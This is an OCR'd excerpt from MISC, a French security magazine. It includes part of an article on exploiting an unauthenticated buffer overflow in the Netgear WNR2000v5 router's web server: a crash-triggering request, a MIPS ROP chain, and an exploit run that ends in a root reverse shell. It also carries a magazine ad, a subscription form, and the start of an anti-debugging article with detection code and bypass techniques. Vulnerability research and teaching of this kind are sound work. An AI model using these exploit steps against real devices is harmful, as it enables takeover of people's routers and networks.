


Fig. 1 : Caches de données et d'instructions des processeurs MIPS.

ses équipements à jour. L'alternative serait d'aller le récupérer directement sur la couche hardware, ce qui est autrement plus contraignant.

La version vulnérable du firmware la plus récente, et donc celle qui nous intéresse, est la v1.0.0.34. Afin d'extraire son contenu, j'ai utilisé un outil nommé binwalk **[BINWALK]**. Cet outil parcourt un fichier à la recherche de signatures de types de fichier connues (*magic bytes*). Ce qui nous donne, pour le firmware de ce routeur, le résultat ci-dessous.

```
root@f0rest:~/netgear# binwalk WNR2000v5-V1.0.0.34.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------
[...]
852096        0xD0080         Squashfs filesystem, little endian,
version 4.0, compression:lzma, size: 2792082 bytes, 1144 inodes,
blocksize: 131072 bytes, created: 2015-04-22 08:24:03
```

Binwalk trouve plusieurs fichiers, dont le noyau Linux utilisé par le routeur, mais celui qui nous intéresse le plus ici est l'image du système de fichiers au format squashfs. Beaucoup de constructeurs utilisent le format squashfs pour leurs produits, mais s'amusent parfois à réimplémenter le standard avec certaines nuances, ce qui rend l'utilisation des commandes **mount** ou **unsquashfs** impossible. Il faut alors trouver des versions alternatives comme celles présentes dans le « Firmware Mod Kit » **[FMK]**, un outil permettant d'extraire et de reconstruire des firmwares automatiquement.

Pour ce routeur, j'ai pu m'en sortir avec la version 4.3 d'unsquashfs disponible par défaut sur la distribution Kali Linux.

```
root@f0rest:~/netgear# unsquashfs -v
unsquashfs version 4.3 (2014/05/12)
[...]

root@f0rest:~/netgear# unsquashfs firmware.sqfs
[...]
created 912 files
created 73 directories
created 159 symlinks
[...]
```

Une fois l'extraction terminée, on se retrouve avec un système de fichiers Linux standard depuis lequel on peut facilement récupérer l'exécutable du serveur web : **/usr/sbin/uhttpd**.

```
root@f0rest:~/netgear/squashfs-root# ls
bin  dev  firmware_region  hardware_version  lib  module_name  rom
sbin  tmp  var  default_language_version  etc  firmware_version
jffs  mnt  proc  root  sys  usr  www

root@f0rest:~/netgear/squashfs-root# file usr/sbin/uhttpd
usr/sbin/uhttpd: ELF 32-bit MSB executable, MIPS, MIPS32 version
1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0,
corrupted section header size
```

On remarquera également que les exécutables sont compilés pour des architectures MIPS Big Endian 32 bits.

3 Détails de la vulnérabilité

La recherche de vulnérabilités étant un sujet à part entière, je ne m'étendrai pas sur les différentes techniques pouvant être utilisées. Ma recherche s'est basée principalement sur l'analyse statique de l'exécutable du serveur web.

Ce dernier héberge une interface d'administration permettant, comme son nom l'indique, de paramétrer le routeur. Par défaut, elle est accessible à toutes les personnes connectées en LAN, mais il est possible d'activer l'administration à distance, la rendant alors accessible depuis Internet. Cette interface est protégée par un nom d'utilisateur et un mot de passe, cependant, certains paramètres restent accessibles sans authentification. C'est le cas du paramètre **timestamp** qui est un token anti-CSRF empêchant l'utilisateur d'effectuer des opérations sur le routeur contre son gré.

Là où le bât blesse, est que la valeur envoyée par l'utilisateur est copiée dans la section **.bss** via la fonction **strcpy** qui ne vérifie pas la taille des données entrées. Un attaquant est alors en mesure d'envoyer une chaîne d'une taille arbitraire et d'écraser le contenu de la section **.got** (*Global Offset Table*). Cette table d'adresses peut contenir, par exemple, les adresses des fonctions importées depuis la **libc**. Ainsi, lorsqu'une de ces fonctions sera appelée, au lieu d'exécuter le code de la fonction légitime, l'exécution pourra être contrôlée par l'attaquant comme nous le verrons par la suite.

4 Exploitation

4.1 Mise en place d'un environnement de debug

Maintenant que nous arrivons à la partie exploitation, il est nécessaire de pouvoir déboguer le processus vulnérable afin d'avoir une idée précise de son état pendant qu'il s'exécute.

Plusieurs techniques peuvent être employées. Par exemple, il est possible d'émuler une architecture MIPS à l'aide de la suite **qemu** et d'utiliser son interface de déboggage gdb. Bien que fonctionnel, un système émulé comportera certaines différences faisant qu'une exploitation réussie sur celui-ci ne marchera pas forcément sur le système d'origine.

C'est pourquoi le moyen le plus simple et le plus efficace est de déboguer directement sur le routeur. Cela est facilité par le fait que le WNR2000v5, comme de nombreux routeurs Netgear, offre aux utilisateurs connectés en LAN un shell telnet d'administration activable à distance. Ce n'est généralement pas le cas de tous les systèmes embarqués, mais nous allons en profiter pour téléverser une version de **gdbserver** cross-compilée statiquement pour architecture MIPS **[GDBSERVER]**.

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

Chaque système étant différent, téléverser des fichiers n'est pas systématiquement facile et dépend des utilitaires installés sur le routeur. Pour ce qui est du WNR2000v5, étant donné que les mises à jour sont récupérées sur les serveurs de Netgear via FTP, un client **tftp** est disponible. Il suffit alors de créer un serveur tftp accessible depuis le réseau local et contenant les fichiers que l'on souhaite envoyer sur le routeur.

Dans les exemples qui suivent, le routeur a pour adresse IP 192.168.42.1 et la machine servant à l'exploitation 192.168.42.2.

```
root@f0rest:~/netgear-telenetenable# telnet 192.168.42.1 23
root@WNR2000v5:/# cd /tmp
root@WNR2000v5:/tmp# tftp -g -r gdbserver.mipsbe 192.168.42.2
```

Nous pouvons à présent lancer **gdbserver** sur le routeur via telnet et vérifier la présence de la vulnérabilité décrite précédemment.

```
root@WNR2000v5:/tmp# chmod +x gdbserver.mipsbe
root@WNR2000v5:/tmp# ./gdbserver.mipsbe --attach 0.0.0.0:12345 1010
Attached; pid = 1010
Listening on port 12345
Remote debugging from host 192.168.42.2
```

La requête qui suit est maintenant envoyée au routeur afin de montrer qu'il est possible de contrôler le registre **$pc**. Nous allons ici le remplacer par la valeur **0x41414141**.

```
root@f0rest:~# python -c "print 'GET /unauth.cgi%20
timestamp='+'A'*6700+'HTTP/1.1\r\nHost: 127.0.0.1\r\n\r\n" | nc
192.168.42.1 80
```

On obtient alors le résultat si l'on déboggue l'application avec gdb.

```
root@f0rest:~# gdb-multiarch ./uhttpd
(gdb) target remote 192.168.42.1:12345
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
[...]
      status       lo       hi badvaddr    cause       pc
     0000ff13 0001e78f 000001d5 41414140 10800008 41414141
[...]
```

Après que la requête soit envoyée, on obtient une erreur de segmentation et on peut remarquer que l'on contrôle le registre **$pc**, qui correspond à l'adresse de l'instruction exécutée. Nous avons à présent le contrôle du flot d'exécution.

4.2 Techniques d'exploitation sur architecture MIPS

Au fil des années, l'exploitation de vulnérabilités logicielles est devenue de plus en plus difficile. Les protections introduites rendent l'utilisation des techniques usuelles plus complexe. Cependant, cette règle s'applique plus rarement au monde des systèmes embarqués basés sur Linux qui a un cran de retard sur ce sujet. Le WNR2000v5 utilise de l'ASLR uniquement pour la pile (ce que l'on peut contourner facilement), n'utilise pas DEP et les protections pouvant être incluses à la compilation (SSP, RELRO, etc.) ne l'ont pas été. À ce stade, cette particularité rend l'exploitation de la vulnérabilité trouvée quasiment triviale.

Les techniques d'exploitation possibles sur les architectures MIPS diffèrent légèrement des techniques que l'on peut retrouver sur celles plus standards comme x86. Comme cela a été expliqué précédemment, l'utilisation de caches sur les processeurs MIPS introduit ce qu'on appelle de l'incohérence de caches. Injecter et exécuter un shellcode directement ne fonctionnera pas.

C'est pourquoi il faut utiliser du code qui est déjà présent dans le cache d'instructions, c'est dans ce contexte que l'utilisation de *Return-Oriented Programming* (ROP) devient intéressante. Cette technique repose sur l'utilisation de morceaux de code, appelés gadgets, extraits directement de l'application. Ces gadgets se présentent sous la forme d'un petit ensemble d'instructions en assembleurs suivies d'un saut du type **jr $ra**. S'ils sont placés bout à bout pour former une ROP Chain, il est possible d'effectuer des opérations relativement complexes. Dans des applications importantes, il arrive d'avoir un ensemble de gadgets Turing-complet. Grâce à ces gadgets, dont un exemple est donné ci-dessous, il devient possible d'exécuter du code sans l'avoir injecté au préalable.

```
; Ce gadget copie la valeur du registre $s0 dans le registre
; $a0, puis modifie l'adresse de retour $ra en dépilant une valeur
; que l'on contrôle (généralement l'adresse du gadget suivant).
; Le gadget finit son exécution

addiu $sp, 0x20
move  $a0, $s0
jr  $ra
```

Cette technique nous offre plusieurs solutions. Nous pouvons soit construire notre exploit en totalité avec des gadgets, ce qui nous évite de devoir vider les caches, ou bien utiliser un shellcode, et dans ce cas les vider. J'ai opté pour la seconde solution, mais la première reste valable. Il existe plusieurs manières de procéder pour vider les caches. On peut appeler la fonction **flushcache** de la libc ou bien faire en sorte que le processus stoppe son exécution pendant une durée déterminée (par exemple via un appel à la fonction **sleep** ou **nanosleep**). Nous ferons ici appel à la fonction **sleep**.

Maintenant que la théorie a été éclairée, nous pouvons passer à la construction de la ROP-Chain et à l'exploitation.

4.3 ROP-Chain

Il ne reste plus qu'une étape avant de devenir le nouvel administrateur du routeur. La ROP-Chain aura le format général suivant :

- modification du pointeur de pile afin de la positionner sur des valeurs que l'on contrôle ;
- appel de la fonction **sleep** afin de vider les caches ;

- redirection de l'exécution sur notre shellcode ;
- création d'un reverse-shell à partir du routeur.

Note

Le shellcode du reverse-shell utilisé est tiré du framework d'exploitation MIPS Bowcaster [BOWCASTER].

Afin de trouver facilement les gadgets la composant, j'ai utilisé un module Python pour IDA nommé mipsrop (même s'il est toujours possible de les trouver à grands coups de grep) **[MIPSROP]**. Il permet de lister automatiquement des ensembles de gadgets en fonction de certains critères de recherche. Il est important de noter que tous les gadgets utilisés se trouvent dans les librairies externes. En effet, la section de code du serveur web est chargée au début de la zone mémoire, ce qui fait que toutes les instructions qu'elle contient ont une adresse commençant par un null byte, comme on peut le voir sur la map mémoire ci-dessous. Il serait alors impossible d'envoyer la charge utile au routeur, car il serait tronqué au premier null byte rencontré.

```
root@WNR2000v5:/tmp# cat /proc/13520/maps
00400000-00473000 r-xp 00000000 1f:02 964        /usr/sbin/uhttpd
[...]
```

Résumons rapidement où nous en sommes avant d'expliciter le contenu de la ROP-Chain. La charge utile est insérée dans la section `.bss` via la variable `timestamp`, qui est accessible sans authentification. Cette injection va écraser les adresses des fonctions contenues dans la Global Offset Table, ainsi, lorsque le processus ira chercher l'adresse d'une fonction dans cette table, l'exécution sera redirigée vers une adresse que nous contrôlons : l'adresse de notre ROP-Chain.

Il faut savoir que la technique de ROP est exploitable dans le cas d'un buffer overflow dans la pile, car lorsqu'un gadget termine son exécution, généralement il dépile une adresse et saute sur celle-ci. Ici, notre buffer overflow se situe dans la section `.bss`. Normalement, il aurait fallu trouver un moyen pour décaler sa position ou copier notre payload dans celle-ci. Cela n'a pas été nécessaire ici, car au moment où l'on récupère le contrôle de `$pc`, en analysant le contenu de la pile on se rend compte que notre charge utile est déjà présente.

Le stack pointer `$sp` est cependant légèrement éloigné de notre payload, ce que l'on va corriger à l'aide de notre premier gadget disponible ci-dessous. Il va permettre de modifier les valeurs des registres `$ra`, `$s4`, `$s3`, `$s2`, `$s1` et `$s0` depuis les adresses stockées sur la pile grâce à l'instruction `lw` (*load word*). Le registre `$s0` contiendra l'adresse de la fonction `sleep` et `$s3` l'adresse du quatrième gadget de la ROP-Chain. Ces valeurs seront utilisées par

la suite. L'adresse du second gadget est placée dans le registre **$ra** afin que l'exécution continue vers celui-ci.

```
lw  $ra, 0x430+var_4($sp)   ; Modification des registres $s0, $s3 et $ra
move  $v0, $s4              ; en fonction de valeurs sur la pile que nous
lw  $s4, 0x430+var_8($sp)   ; contrôlons.
lw  $s3, 0x430+var_C($sp)   ;
lw  $s2, 0x430+var_10($sp)  ; Les valeurs des registres $s1, $s2 et $s4
lw  $s1, 0x430+var_14($sp)  ; ne sont pas importantes.
lw  $s0, 0x430+var_18($sp)  ;

jr  $ra      ; Saut sur l'adresse de retour (ici le second gadget)

addiu $sp, 0x430    ; Décalage de la pile de 0x430 (= 1072) octets.
          Cette instruction est exécutée avant la précédente,
          ce qui est expliqué par le principe du Branch Delay Slot.
```

La fonction **sleep** prend un argument qui est le temps durant lequel le programme doit s'interrompre. Cet argument est passé à la fonction via le registre **$a0**. Le gadget qui suit place la valeur 2 dans **$a0**, notre processus va donc s'interrompre pendant deux secondes, ce qui est suffisant pour vider les caches. Une fois que **sleep** aura terminé son exécution, l'exécution sera redirigée vers le troisième gadget.

```
move$t9, $s0         ; Le valeur du registre $s0 est copiée dans le registre $t9
                     ; En l'occurrence, $t9 contiendra l'adresse de sleep.

lw$ra, 0x20+var_4($sp); L'adresse du gadget n°3 est placée dans le registre $ra.
lw$s0, 0x20+var_8($sp); La valeur du registre $s0 n'est pas importante.

li$a0, 2             ; La valeur 2 est chargée dans $a0 ;

li$a1, 1             ; Les valeurs des registres $a1 et $a2 ne sont pas
move$a2, $zero       ; importantes.

jr$t9                ; Le gadget va maintenant appeler la fonction sleep
                     ; Une fois l'exécution de cette fonction terminée,
                     ; elle fera un saut sur le registre $ra qui contient
                     ; l'adresse de notre troisième gadget.
addiu $sp, 0x20      ;
```

Maintenant que notre shellcode a été chargé en mémoire, il ne reste plus qu'à l'exécuter. Étant donné que l'ASLR est activé pour la pile, il faut charger dynamiquement l'adresse du reverse-shell dans un registre. En plaçant le début de notre shellcode à une place bien spécifique dans le payload, nous pourrons, grâce au gadget qui suit, charger son adresse dans le registre **$s2** et rediriger l'exécution vers le quatrième gadget.

```
addiu$s2, $sp, 0x78+var_44  ; L'adresse de la pile où se trouve
                            ; notre shellcode est chargée
                            ; dans le registre $s2

li  $s1, 4        ;
move $t9, $s3     ;
move $a0, $s0     ;
move $a1, $s2     ;

jalr $t9          ; Redirection de l'exécution sur le quatrième
                  ; gadget
move $a2, $zero   ;
```

Le dernier gadget de la ROP-Chain va simplement faire un saut sur le registre **$s2**.

```
move $t9, $s2
jalr $t9
```

Le shellcode s'exécute et nous obtenons enfin un shell root sur le routeur.

```
root@f0rest:~# python exploit.py 192.168.42.1 80 192.168.42.2 4242 ; nc -l -p 4242
[+] Payload generated.
[+] Sending payload.
[+] Payload sent.

id
uid=0(root) gid=0(root) groups=0(root)
```

Conclusion

Cet article a été l'occasion de voir certaines des techniques utilisées pour exploiter des systèmes embarqués. Bien que le niveau de sécurité soit globalement plus faible que ce que l'on peut retrouver sur les machines que l'on utilise quotidiennement, le fait de ne pas avoir un contrôle total sur l'environnement d'exécution rajoute une difficulté supplémentaire à l'exploitation. En effet, il peut arriver de trouver une vulnérabilité potentielle via différentes techniques, comme par exemple du fuzzing, mais de ne pas être en mesure de récupérer le contenu du firmware et donc les binaires qui serviront à valider la vulnérabilité et construire un exploit.

Ces petits appareils de notre quotidien deviennent des portes supplémentaires par lesquelles les attaquants peuvent s'inviter dans nos réseaux. La vigilance est donc de mise, surtout avec la démocratisation actuelle de l'IoT. ■

Remerciements

Je tiens à remercier Martial Puygrenier, Thomas Bousson et Olivier Revenu pour leurs relectures et leurs conseils.

Références

[NETGEAR] Advisory de Netgear : https://kb.netgear.com/000038542/Security-Advisory-for-Unauthenticated-Remote-Code-Execution-on-Some-Routers-PSV-2016-0261

[BINWALK] Binwalk : https://github.com/devttys0/binwalk

[FMK] Firmware Mod Kit : https://code.google.com/archive/p/firmware-mod-kit/

[GDBSERVER] Embedded Tools – gdbserver précompilé pour MIPS : https://github.com/rapid7/embedded-tools

[MIPSROP] mipsrop – Plugin IDA : https://github.com/devttys0/ida/tree/master/plugins/mipsrop

[BOWCASTER] Bowcaster – Framework d'exploitation MIPS : https://github.com/zcutlip/bowcaster

Abonnez-vous !

C'est simple... c'est possible sur :

http://www.ed-diamond.com

... OU SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
Multi-System & Internet Security Cookbook

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

Bon d'abonnement

CHOISISSEZ VOTRE OFFRE !

Offre	SUPPORT — ABONNEMENT (Prix TTC en Euros / France Métropolitaine*)	PAPIER Réf	PAPIER Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Tarif TTC
MC	6n° MISC	MC1	45,-	MC13	259,-
MC+	6n° MISC + 2n° Hors-Série	MC+1	65,-	MC+13	279,-
LES COUPLAGES AVEC NOS AUTRES MAGAZINES					
B	11n° GNU/Linux Magazine France + 6n° MISC	B1	109,-	B13	499,-
B+	6n° MISC + 2n° Hors-Série + 11n° GNU/Linux Magazine France + 6n° Hors-Série	B+1	185,-	B+13	629,-
C	11n° GNU/Linux Magazine France + 6n° MISC + 6n° Linux Pratique	C1	149,-	C13	669,-
C+	6n° MISC + 2n° Hors-Série + 11n° GNU/Linux Magazine France + 6n° Hors-Série + 6n° Linux Pratique + 3n° Hors-Série	C+1	249,-	C+13	769,-
i	6n° MISC + 6n° Hackable	i1	79,-	i13	419,-
i+	6n° MISC + 2n° Hors-Série + 6n° Hackable	i+1	99,-	i+13	439,-
LA TOTALE DIAMOND !					
L	11n° GLMF + 6n° HK* + 6n° LP + 6n° MISC	L1	189,-	L13	839,-
L+	11n° GLMF + 6n° HS + 6n° HK* + 6n° LP + 3n° HS + 6n° MISC + 2n° HS	L+1	289,-	L+13	939,-

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

Particuliers = CONNECTEZ-VOUS SUR :

http://www.ed-diamond.com

pour consulter toutes les offres !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

Professionnels = CONNECTEZ-VOUS SUR :

http://proboutique.ed-diamond.com

pour consulter toutes les offres !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

ANTI-RE 101

Namek

mots-clés : ANTI-DEBUG / ANTI-TAMPERING / REVERSE / SANDBOX / VM

Certains programmes sont très pudiques. Ils n'aiment pas trop qu'on s'intéresse à leurs parties intimes, et ils le font savoir. Packers, anti-debug, anti-tampering et autres anti-vm sont autant de ceintures de chasteté modernes pour nos binaires.

Mais contre quoi veut-on se protéger ? Les craintes sont multiples, et dépendent fortement de la nature du binaire. Quand on est un malware, on va essayer d'être le plus furtif possible, se protéger contre le désassemblage, adapter son comportement suivant l'environnement d'exécution (*anti-vm*). Quand on est un système de licence, on va potentiellement chercher à détecter toute modification du code (a*nti-tampering*). Un programme industriel reposant sur une technologie confidentielle va, lui, certainement appliquer un obfuscateur de code et chercher à empêcher l'utilisation d'un débogueur (*anti-debug*), etc.

Une propriété largement partagée par ces anti- est leur proportion à être très ciblés contre un outil, et à devenir obsolètes dès que l'astuce est connue. Dans la suite, on listera plusieurs techniques, généralement assez connues, chacune étant adaptée à une famille d'outils. Et pour illustrer le problème de ces techniques, on montrera comment les déjouer. Tout en gardant en tête que l'outil peut alors se prémunir contre l'anti-anti-debug… Ce qu'il faut garder en tête, c'est que ces défenses ont un coût (généralement en temps d'exécution, taille de code, et place en mémoire), qui doit permettre de faire perdre du temps à un analyste. Comme dans tout achat, le but est de trouver le meilleur rapport qualité/prix.

Un petit exemple classique pour commencer : gdb repose beaucoup sur l'appel système **`ptrace(2)`** pour contrôler l'exécution du binaire débogué. Or il ne peut y avoir plus d'un processus attaché à travers **`ptrace(2)`** pour un processus donné. Un *anti-debug* classique consiste donc à faire un appel à **`ptrace(2)`** sur soi-même à laide de **`ptrace(PTRACE_ME, ...)`**. Un échec signifiera alors que le processus est déjà tracé, ce qui n'est pas prévu.

Pour contrer de façon générique cette protection, une façon de faire est de remplacer, à l'aide de la variable d'environnement **`LD_PRELOAD`** par exemple, le symbole **`ptrace`** par un symbole maison qui ne renverra pas d'erreur. On peut se défendre contre cette technique en inspectant le contenu de la variable **`environ(7)`** à la recherche de **`LD_PRELOAD`**, et ainsi de suite jusqu'à épuisement de la créativité de l'une ou l'autre des parties. Une autre façon de faire est de patcher directement le binaire si celui-ci n'a pas de protection d'*anti-tempering*.

On voit dans cet exemple que bien sûr tout est lié, et que plus on injectera de couches interdépendantes, plus la vie de l'attaquant deviendra compliquée…

1 Détection d'un debuggeur sous Linux/X86

Pour comprendre la suite, il faut aller un peu plus loin dans la compréhension du fonctionnement de gdb : une fois attaché à un processus à coup de **`ptrace`**, il va utiliser les paramètres **`PTRACE_POKE*`**, **`PTRACE_PEEK*`** et consorts pour lire/écrire dans la mémoire du processus tracé. Par exemple, pour poser un point d'arrêt, il va remplacer l'instruction située sous le point d'arrêt par **`int3`**, ce qui aura pour effet de déclencher un signal **`SIGTRAP`** que gdb attrape.

Donc :

1. Si le processus a un gestionnaire de signal pour **`SIGTRAP`** installé et qu'il est différent de celui qui est attendu, alors il y a anguille sous roche ;
2. Si en parcourant sa propre mémoire à l'exécution, on détecte un *opcode* de *breakpoint*, alors il se passe des choses…

Voyons comment mettre ça en œuvre.

1.1 Installation de son propre gestionnaire de signaux

Sans plus de commentaires, examinons le code suivant :

```
#include <signal.h>

static int gdb_detected = 1;

static void sigtrap_handler(int s)
{
  gdb_detected = 0;
}
```


```
int detect_debugger(void)
{
  if(signal(SIGTRAP, &sigtrap_handler) == SIG_ERR)
    return -1;

  raise(SIGTRAP);

  return gdb_detected;
}
```

Le comportement attendu est le suivant :

1. la routine **detect_debugger** est appelée ;
2. elle met en place son gestionnaire de signal ;
3. elle renvoie un signal **SIGTRAP** ;
4. ce signal est attrapé ;
5. **gdb_detected** est positionné à faux.

Mais si gdb est attaché au programme, c'est le gestionnaire de signal de gdb qui va attraper le **SIGTRAP**, remplaçant par la même occasion le nôtre. **gdb_detected** n'a alors plus moyen d'être modifié et restera donc toujours à 1.

Pour contrer cette technique, il suffit d'examiner le code du gestionnaire de signal **sigtrap_handler**, d'identifier l'adresse de la variable mise à jour **gdb_detected** et de forcer sa valeur à 0. Par exemple :

```
> gdb a.out
(gdb) b signal
(gdb) r
...
Breakpoint 1, __bsd_signal (sig=5, handler=0x555555554760)
...
(gdb) disas 0x555555554760,+10
Dump of assembler code from 0x555555554760 to 0x55555555476a:
   0x0000555555554760:  mov    DWORD PTR [rip+0x2008d6],0x0
# 0x555555755040
(gdb)  p /x *(int*)0x555555755040
$1 = 0x1
(gdb) call *(int*)0x555555755040 = 0
$2 = 0
(gdb) c
```

1.2 Détection de breakpoint

Comme gdb place les *breakpoint software* en modifiant le binaire chargé en mémoire, il suffit d'inspecter le processus chargé à la recherche d'instructions de *breakpoint*. Une approche naïve (sous x86) serait, pour rechercher un point d'arrêt sur la fonction **foo**, de faire l'appel suivant :

```
memchr((char*)foo, 0xcc, 10);
```

qui cherchera donc l'opcode de l'instruction **int3** parmi les 10 premiers octets du code de cette fonction, là où gdb insère son *breakpoint*.

Cette approche est malheureusement un peu trop naïve. Si on compile la fonction suivante :

```
char foo() {
    return 0xcc;
}
```

On obtient la séquence binaire suivante :

```
b8 cc ff ff ff c3
```

Qui contient **0xcc** en paramètre *immediate*. La bonne approche consiste donc à recourir à sauter les opérandes, mais comme X86 est un jeu d'instructions à taille variable, il faut passer par un *lenght decoder engine*. Un désassembleur comme celui de LLVM par exemple marche très bien aussi !

Pour passer outre cette protection, il faut soit détecter le code de détection et le patcher, ou, plus simplement, passer par des points d'arrêt matériel (*hardware breakpoint*) qui ne modifient pas le binaire chargé puisqu'ils utilisent des registres matériels, qui sont malheureusement peu nombreux (généralement autour de 6 sur x86).

Une autre façon de détecter de manière indirecte des breakpoints est de vérifier l'intégrité du code des fonctions exécutées. Nous reviendrons dessus par la suite.

2 Détection d'un debuggeur sous OSX

2.1 OSX : signaux et exceptions

Sur OSX, les *debuggers* se servent des interruptions et signaux du système de façon similaire à ce qui se passe sur linux comme mentionné précédemment. Sauf qu'ici, deux systèmes cohabitent : les signaux Unix, et les *mach exceptions* qui trouvent leur origine dans *Mach*, une des bases du noyau d'OSX **[I]**.

Comme pour les signaux Unix, on peut distinguer plusieurs types d'exceptions, dont **EXC_BAD_ACCESS**, qui peut être lancée lorsqu'un accès à une position mémoire non allouée au processus est fait ; **EXC_ARITHMETIC**, qui peut être lancée quand le CPU détecte un calcul non valide (p.e. division par zéro) ; ou **EXC_BREAKPOINT**, qui est utilisée pour implémenter des *breakpoints*. Un mécanisme de compatibilité traduit les exceptions en signaux. Cependant, si un gestionnaire d'exceptions est enregistré, la traduction ne se fait pas.

Plus précisément, une fois une exception lancée, le noyau arrête le *thread* victime et envoie un message au **port** associé a cette exception. Un port est un canal de communication unidirectionnel entre processus fourni par le noyau. Le *debugger*, par exemple, enregistre des ports pour gérer les exceptions lancées par le processus qu'il examine. Pendant que l'exception est gérée, le *thread* victime reste suspendu.

Sur OSX, on peut distinguer les *tasks* (collection de ressources, espace d'adressage virtuel, ports...) et les *threads* (support d'exécution). Une *task* en elle-même n'est pas exécutable sans *thread* associé. Il est possible de gérer les exceptions soit au niveau du *thread* soit au niveau de la *task*. L'existence de ces deux niveaux déclenche un possible conflit. Pour le résoudre, les *handlers* au niveau du *thread* précédent ceux du niveau *task*.

2.2 Anti-debug

Maintenant que l'on comprend mieux le fonctionnement des signaux et des exceptions, on comprend que pour détecter la présence d'un *debugger*, une technique est de vérifier qu'il n'y a pas de ports enregistrés pour les exceptions.

Un appel à la fonction **task_get_exception_ports** renvoie les droits donnés à un groupe d'exceptions pour une *task*. Il existe une fonction homologue pour les *threads*. Il ne reste alors qu'à parcourir les droits donnés à chaque port et vérifier s'ils sont valides (avec la macro **MACH_PORT_VALID**) :

```
#include <mach/task.h>
#include <mach/mach_init.h>

void osx_detect_debugger() {
  mach_msg_type_number_t count = 0;
  exception_mask_t masks[EXC_TYPES_COUNT];
  mach_port_t ports[EXC_TYPES_COUNT];
  exception_behavior_t behaviors[EXC_TYPES_COUNT];
  thread_state_flavor_t flavors[EXC_TYPES_COUNT];
  exception_mask_t mask = EXC_MASK_BAD_ACCESS | EXC_MASK_EMULATION
| EXC_MASK_SOFTWARE  |
                          EXC_MASK_BREAKPOINT | EXC_MASK_SYSCALL
| EXC_MASK_RPC_ALERT |
                          EXC_MASK_MACH_SYSCALL;

  kern_return_t result = task_get_exception_ports(mach_task_self(),
mask, masks, &count, ports, behaviors, flavors);

  if (result == KERN_SUCCESS) {
    for (mach_msg_type_number_t i = 0; i < count; i++)
      if (MACH_PORT_VALID(ports[i])) {
        printf("port in use! debugger detected!\n");
        return 1;
      }
  }
  return 0;
}
```

